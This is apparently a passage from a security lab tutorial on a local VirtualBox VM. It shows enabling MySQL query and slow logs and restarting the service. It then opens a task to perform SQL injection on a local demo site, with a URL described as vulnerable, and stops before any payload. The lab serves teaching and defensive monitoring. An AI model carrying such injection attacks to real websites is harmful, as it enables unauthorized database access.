gnome              pam.conf         vulkan
groff              pam.d            wgetrc
group              papersize         wpa_supplicant
group-             passwd           X11
grub.d             passwd-          xattr.conf
gshadow            pcmcia           xdg
gshadow-           perl             xml
gss                php              zsh_command_not_found
gtk-2.0            phpmyadmin

aelem1@aelem1-VirtualBox:/etc$ cd mysql
aelem1@aelem1-VirtualBox:/etc/mysql$ ls
conf.d      debian-start  my.cnf.fallback  mysql.conf.d
debian.cnf  my.cnf        mysql.cnf
aelem1@aelem1-VirtualBox:/etc/mysql$ cd mysql.conf.d
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ ls
mysql.cnf  mysqld.cnf
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ sudo chmod 644 mysqld.cnf
[sudo] password for aelem1:
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$

```

After changing mode of mysqld.cnf

- To modify the mysqld.cnf file, run the command: `sudoedit mysqld.cnf`
- Here is what the output might look like:




```
aelem1@aelem1-VirtualBox: /etc/mysql/mysql.conf.d
GNU nano 4.8 /var/tmp/mysqldXXvV8fyM.cnf
#
# The MySQL database server configuration file.
#
# One can use all long options that the program supports.
# Run program with --help to get a list of available options and with
# --print-defaults to see which it would actually understand and use.
#
# For explanations see
# http://dev.mysql.com/doc/mysql/en/server-system-variables.html
#
# Here is entries for some specific programs
# The following values assume you have at least 32M ram

[mysqld]
#
# * Basic Settings
#
user                = mysql
# pid-file           = /var/run/mysqld/mysqld.pid
# socket             = /var/run/mysqld/mysqld.sock

[ Read 78 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line
```

Opening mysqld.cnf


- Scroll down and uncomment the following lines:
- Here is what the output should look like:



```
aelem1@aelem1-VirtualBox: /etc/mysql/mysql.conf.d
GNU nano 4.8 /var/tmp/mysqlldXXvV8fyM.cnf
#
# Both location gets rotated by the cronjob.
#
# Log all queries
# Be aware that this log type is a performance killer.
general_log_file      = /var/log/mysql/query.log
general_log           = 1
#
# Error log - should be very few entries.
#
log_error = /var/log/mysql/error.log
#
# Here you can see queries with especially long duration
slow_query_log        = 1
slow_query_log_file   = /var/log/mysql/mysql-slow.log
long_query_time = 2
log-queries-not-using-indexes
#
# The following can be used as easy to replay backup logs or for replication.
# note: if you are setting up a replication slave, see README.Debian about
#
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line
```

After editing mysqld.cnf


- Press Ctrl+X to exit
- Here is what the output should look like:



```
aelem1@aelem1-VirtualBox: /etc/mysql/mysql.conf.d
GNU nano 4.8 /var/tmp/mysqlldXXaXQBIR.cnf Modified
# Be aware that this log type is a performance killer.
general_log_file      = /var/log/mysql/query.log
general_log           = 1
#
# Error log - should be very few entries.
#
log_error = /var/log/mysql/error.log
#
# Here you can see queries with especially long duration
slow_query_log        = 1
slow_query_log_file   = /var/log/mysql/mysql-slow.log
long_query_time = 2
log-queries-not-using-indexes
#
# The following can be used as easy to replay backup logs or for replication.
# note: if you are setting up a replication slave, see README.Debian about
# other settings you may need to change.
# server-id           = 1
# log_bin              = /var/log/mysql/mysql-bin.log
Save modified buffer?
Y Yes
N No      ^C Cancel
```

Exiting mysqld.cnf

- Press y to save the file
- Here is what the output should look like:



```
aelem1@aelem1-VirtualBox: /etc/mysql/mysql.conf.d
GNU nano 4.8 /var/tmp/mysqldXXaXQBiR.cnf Modified
# Be aware that this log type is a performance killer.
general_log_file = /var/log/mysql/query.log
general_log      = 1

#
# Error log - should be very few entries.
#
log_error = /var/log/mysql/error.log
#
# Here you can see queries with especially long duration
slow_query_log      = 1
slow_query_log_file = /var/log/mysql/mysql-slow.log
long_query_time = 2
log-queries-not-using-indexes
#
# The following can be used as easy to replay backup logs or for replication.
# note: if you are setting up a replication slave, see README.Debian about
#       other settings you may need to change.
# server-id          = 1
# log_bin            = /var/log/mysql/mysql-bin.log
File Name to Write: /var/tmp/mysqldXXaXQBiR.cnf
^G Get Help      M-D DOS Format  M-A Append      M-B Backup File
^C Cancel        M-M Mac Format  M-P Prepend     ^T To Files
```

Saving mysqld.cnf

- Press the enter key to save the file
- Here is what the output should look like:

```

aelem1@aelem1-VirtualBox: /etc/mysql/mysql.conf.d
ghostscript      os-release      vmware-tools
glvnd            PackageKit     vtrgb
gnome            pam.conf       vulkan
groff            pam.d          wgetrc
group            papersize      wpa_supplicant
group-           passwd        X11
grub.d           passwd-       xattr.conf
gshadow          pcmcia        xdg
gshadow-         perl          xml
gss              php           zsh_command_not_found
gtk-2.0          phpmyadmin

aelem1@aelem1-VirtualBox:/etc$ cd mysql
aelem1@aelem1-VirtualBox:/etc/mysql$ ls
conf.d      debian-start  my.cnf.fallback  mysql.conf.d
debian.cnf  my.cnf        mysql.cnf
aelem1@aelem1-VirtualBox:/etc/mysql$ cd mysql.conf.d
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ ls
mysql.cnf  mysqld.cnf
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ sudo chmod 644 mysqld.cnf
[sudo] password for aelem1:
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ sudoedit mysqld.cnf
sudoedit: mysqld.cnf unchanged
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ sudoedit mysqld.cnf
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$

```

After saving mysqld.cnf

- Return to the first directory by running the command: `cd ../../..`
- Here is what the output should look like:

```


aelem1@aelem1-VirtualBox: /
glvnd      PackageKit  vtrgb
gnome      pam.conf   vulkan
groff      pam.d      wgetrc
group      papersize  wpa_supplicant
group-     passwd    X11
grub.d     passwd-   xattr.conf
gshadow    pcmcia    xdg
gshadow-   perl      xml
gss        php       zsh_command_not_found
gtk-2.0    phpmyadmin

aelem1@aelem1-VirtualBox:/etc$ cd mysql
aelem1@aelem1-VirtualBox:/etc/mysql$ ls
conf.d      debian-start  my.cnf.fallback  mysql.conf.d
debian.cnf  my.cnf        mysql.cnf
aelem1@aelem1-VirtualBox:/etc/mysql$ cd mysql.conf.d
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ ls
mysql.cnf  mysqld.cnf
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ sudo chmod 644 mysqld.cnf
[sudo] password for aelem1:
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ sudoedit mysqld.cnf
sudoedit: mysqld.cnf unchanged
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ sudoedit mysqld.cnf
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ cd ../../..
aelem1@aelem1-VirtualBox:/$

```

Back to first directory

- Restart mysql by running the command: `sudo service mysql restart`
- Here is what the output should look like:


A terminal window titled 'aelem1@aelem1-VirtualBox: /' with standard window controls. The terminal shows a directory listing of '/etc' with columns of files. The user navigates to '/etc/mysql', lists files, then to '/etc/mysql/mysql.conf.d', and lists files. They then run 'sudo chmod 644 mysqld.cnf', followed by two 'sudoedit mysqld.cnf' commands (the second results in 'unchanged'). They navigate back to the root directory and finally run 'sudo service mysql restart'.

```
aelem1@aelem1-VirtualBox: /
gnome          pam.conf      vulkan
groff          pam.d        wgetrc
group          papersize    wpa_supplicant
group-         passwd      X11
grub.d         passwd-     xattr.conf
gshadow        pcmcia      xdg
gshadow-       perl        xml
gss            php          zsh_command_not_found
gtk-2.0        phpmyadmin

aelem1@aelem1-VirtualBox:/etc$ cd mysql
aelem1@aelem1-VirtualBox:/etc/mysql$ ls
conf.d      debian-start  my.cnf.fallback  mysql.conf.d
debian.cnf  my.cnf        mysql.cnf
aelem1@aelem1-VirtualBox:/etc/mysql$ cd mysql.conf.d
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ ls
mysql.cnf  mysqld.cnf
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ sudo chmod 644 mysqld.cnf
[sudo] password for aelem1:
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ sudoedit mysqld.cnf
sudoedit: mysqld.cnf unchanged
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ sudoedit mysqld.cnf
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ cd ../../../../
aelem1@aelem1-VirtualBox:/ $ sudo service mysql restart
aelem1@aelem1-VirtualBox:/ $
```

Restarting mysql

- Confirm that the mysql query logs have been enabled by running the command: `cd /var/log/mysql` followed by `ls`
- Here is what the output should look like:

A terminal window titled 'aelem1@aelem1-VirtualBox: /var/log/mysql' with standard window controls. The terminal shows a user navigating through the MySQL configuration files in /etc/mysql. They list files, change permissions for mysqlld.cnf, and restart the MySQL service. Finally, they check the log files in /var/log/mysql, which now include error.log, error.log.1.gz, error.log.2.gz, mysql-slow.log, and query.log.

```
group-          passwd          X11
grub.d          passwd-         xattr.conf
gshadow         pcmcia          xdg
gshadow-        perl            xml
gss             php             zsh_command_not_found
gtk-2.0         phpmyadmin

aelem1@aelem1-VirtualBox:/etc$ cd mysql
aelem1@aelem1-VirtualBox:/etc/mysql$ ls
conf.d      debian-start  my.cnf.fallback  mysql.conf.d
debian.cnf  my.cnf        mysql.cnf

aelem1@aelem1-VirtualBox:/etc/mysql$ cd mysql.conf.d
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ ls
mysql.cnf  mysqlld.cnf


aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ sudo chmod 644 mysqlld.cnf
[sudo] password for aelem1:
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ sudoedit mysqlld.cnf
sudoedit: mysqlld.cnf unchanged
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ sudoedit mysqlld.cnf
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ cd ../../../../
aelem1@aelem1-VirtualBox:/$ sudo service mysql restart
aelem1@aelem1-VirtualBox:/$ cd /var/log/mysql
aelem1@aelem1-VirtualBox:/var/log/mysql$ ls
error.log  error.log.1.gz  error.log.2.gz  mysql-slow.log  query.log
aelem1@aelem1-VirtualBox:/var/log/mysql$
```

MySQL log files enabled

- Note that mysql-slow.log and query.log are showing

11. Task 5: Perform the SQL Injection attack on the website

- Open terminal in the Ubuntu VM and check the IP address of the machine
- Run the command: `ifconfig`
- Here is what the output should look like:



```

aelem1@aelem1-VirtualBox: /usr/share/modsecurity-crs$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.100.4  netmask 255.255.255.0  broadcast 192.168.100.255
    inet6 fe80::6ed1:4907:625d:e759  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:e0:9b:57  txqueuelen 1000  (Ethernet)
    RX packets 318534  bytes 467126823 (467.1 MB)
    RX errors 0  dropped 89  overruns 0  frame 0
    TX packets 14367  bytes 1176521 (1.1 MB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 359  bytes 38273 (38.2 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 359  bytes 38273 (38.2 KB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


aelem1@aelem1-VirtualBox: /usr/share/modsecurity-crs$

```

IP

Address of Ubuntu VM

- Note: In this section, we assume the IP address of the Ubuntu VM is 192.168.100.5. It could be different for yours.
- In the Ubuntu VM, open the browser and go to the website url: <http://localhost/beunique/>
- Once there click on the Students tab and select any entry from the table and click view details.
- Copy the current URL from the website.



#	Last Name	First Name	Phone Number	Email	Session	Lesson	Date Created
1	Omobabaolowo	Davido	0907373737332	qwe@gmail.com	Afternoon	Graphic Design	04/07/2022

Vulnerable URL in demo website

